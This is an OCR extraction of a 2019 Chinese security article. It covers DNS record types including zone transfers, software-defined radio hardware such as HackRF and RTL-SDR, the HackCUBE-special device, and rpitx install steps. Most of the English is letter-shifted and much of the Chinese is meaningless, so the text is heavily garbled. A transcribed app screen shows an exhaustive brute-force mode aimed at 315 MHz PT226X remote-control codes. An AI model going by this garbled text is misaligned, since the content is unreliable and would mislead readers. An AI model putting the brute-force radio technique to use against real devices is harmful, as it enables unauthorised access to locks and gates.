HINFO	13	主机信息
MINFO	14	邮箱或邮件列表信息
MX	15	邮件交换
TXT	16	文本字符串
DS	43	委托签发者
IXFR	251	增量区域转移
AXFR	252	权威区域转移
*	255	所有解析记录，也成为ANY

Z luhvkdun 起

kwwsv=22eorj 1qvirfxv1qhw2z luhvkdun0wlsv2

GQV 蚁耻

kwwsv=22z z z 1}klkx1fr p 2t xhvwlr q256375464

GQV ⓡ Ⓑ GGQV 參

kwwsv=22z z z 1fqeorj v1fr p 2fr eedx2s266; 64681kwp o

GGRV 參 练

kwwsv=22z z z 1iuhhexi1fr p 2fr oxp q246; 4961kwp o

GQV 规 阀 GQV 參

kwwsv=22z z z 1dqt xdqnh1fr p 2sr vw2lg2; 6578

GQV 罪 聊

kwwsv=22z z z 1fqeorj v1fr p 287<5<75; 92s284: 577; 1kwp o

原创 98 信安之路 2019-03-05

罪 角 评起 练范 矿 矿 ⓤ

矿 矿 院 范 矿 购角 裁角

阿 离行 练 范 摄知 隆 练

参 矿 ⑨ 绑 ，

神

4携KdfnFXEH0vshfldo

5携UWO0VGU

6携

7携

8携KGVGU

9携 ⓤ

衍


间 z lq KGVGU矿绑 般规 阻 KGVGU

矿 ⑨阻练罗 H{ wor bUWO5; 651goo 矿


UWO5; 65 ⓤ

间 经 矿]dglj Rswr qv0Olvw DLL

Ghylfhv Uhsodfh Gulyhu



绑　　阻　警



Rswr qv　　购　　UWO5; 65矿　KGVGU

矿　　耻　离　角　　648P K}矿

766P K}矿; 9; P K}矿<48P K}　魁罗　经矿　经　　DVN


Ⓓ　矿　规　　矿IFF LG　　败　迎　摄

罗 766 经 评① 罗

败 矿 练范 裁 评 IFF


规 IFF 矿 经 蚁耻 矿 练罗

罗 摄 Ⓑ 练 罪般


R433S
信安之路

角 规 Ⓑ 6471; 981333 齐 般练罗 ⓤ矿 罗

败 知 矩摄




(f) 迎 真真

角 间绑 Dxgdflw矿Dxgdflw 练 警矿 裁


规 ⓥ 角 角 Ⓓ 迎 (f) 矿 角 Ⓓ


ⓤ 阻 摄 神




角 迎 迹 规 Ⓑ 练 迎 般矿调

结 罗 蚁耻 迎 绑 罗 练范迎








角 规 角 SW557[

矿 角 (f) 罗迎 4 3 摄




裁 色 Ⓓ 矿 3 @ 4333 矿 4 @ 4443 摄

角 谅矿 练罗 3 矿 色罗脑 3 矿 绍

罗 4 规 摄露 齐 4 3 阅 4333

4443矿 般色 Ⓓ 摄 购 规起 警



范 练范 闸 练绑 规 般知 结

摄摄矩 角(f) 般 角 规起 练范 隆

般摄知 隆 练 参 矩

Ⓡ练范络维 摄摄

	RTL-SDR	HackRF One	LimeSDR	bladeRF x40	USRP B200mini
频段	52M - 2.2Ghz	1M -6GHz	100Khz-3.8Ghz	300M-3.8GHz	70M - 6GHz
带宽	2.56MS/s	20 MS/s	61.44Mhz	40MS/s	56MS/s
双工	只能接收	半双工	全双工	全双工	全双工
位宽	8-bit	8-bit	12-bit	12-bit	12-bit
价格	40+	1k-2k	~3300	3500	7500

绑 角 练范 蔽 警 摄

练 神KdfnFXEH0vshfldo

KdfnFXEH0vshfldo 693 隧 练 轴 摄

KdfnFxeh0Vshfldo 角遭 阿 败罪矿 罪 练范 阿 矿 矿 矿 经矿 结 虚 矿 (f) 摄艺 角 练 矿 矿 矿 (y) 轴 范 阿 摄


角遭 KdfnFxeh0Vshfldo (t) 摄

KdfnFxeh0Vshfldo 练 谈 矿轴 矿 败 罗

阿 摄 角评 KdfnFxeh0Vshfldo

跳置 足矿 轴(t) 般 阿 摄

起 KdfnFxeh0Vshfldo 阿



阿 矿裁 神

kwwsv=22xqlfruq16931frp 2kdfnfxeh2

KdfnFxeh0Vshfldo Jlwkxe =

kwwsv=22jlwkxe1frp 2Xqlfruq Whdp 2KdfnFxeh0Vshfldo摄

角行 起 参知 ⓤ

矩矿败 脑 翻 练 矿起 谨 结 摄

间 角 FXEH 院矿 阻裁 摄


3.55K/s
2
45
晚上8:45
安全强度检测
开始
Freq
315Mhz
Protocol
PT226X
Data
Data
Func
Func
安全强度检测(穷举)
Freq
315Mhz
Protocol
PT226X
Start
Start address
End
Stop address
Func
Func
无线频率检测
Method
Smart
Freq1
Freq2

角 FXEH 起 练范 ⑨ 迎 FXEH

评 ⓤ Ⓑ 迎 矿 角脑 规 罗迎

角 绑 Uhsœl 逃矿FXEH 职Ⓡ Ⓑ 迎

齐 般摄

般 FXEH 罗 规 迎


Ⓓ 摄

色

角 规起 ⑨练罗 UWO0VGU ⑨ 迎

Ⓓ 矿 遭 谈 矿 角 练罗

矿裁 遭 Uslw{ 练罗



阿 矿间 摄

vxgr dsw0j hwxsgdwh

vxgr dsw0j hwlqvwdoo j lw

j lwfor qh kwwsv=22j lwkxe1fr p 2l 8RHR2uslw{

f g uslw{

12lqvwdoo1vk

vxgr uherrw

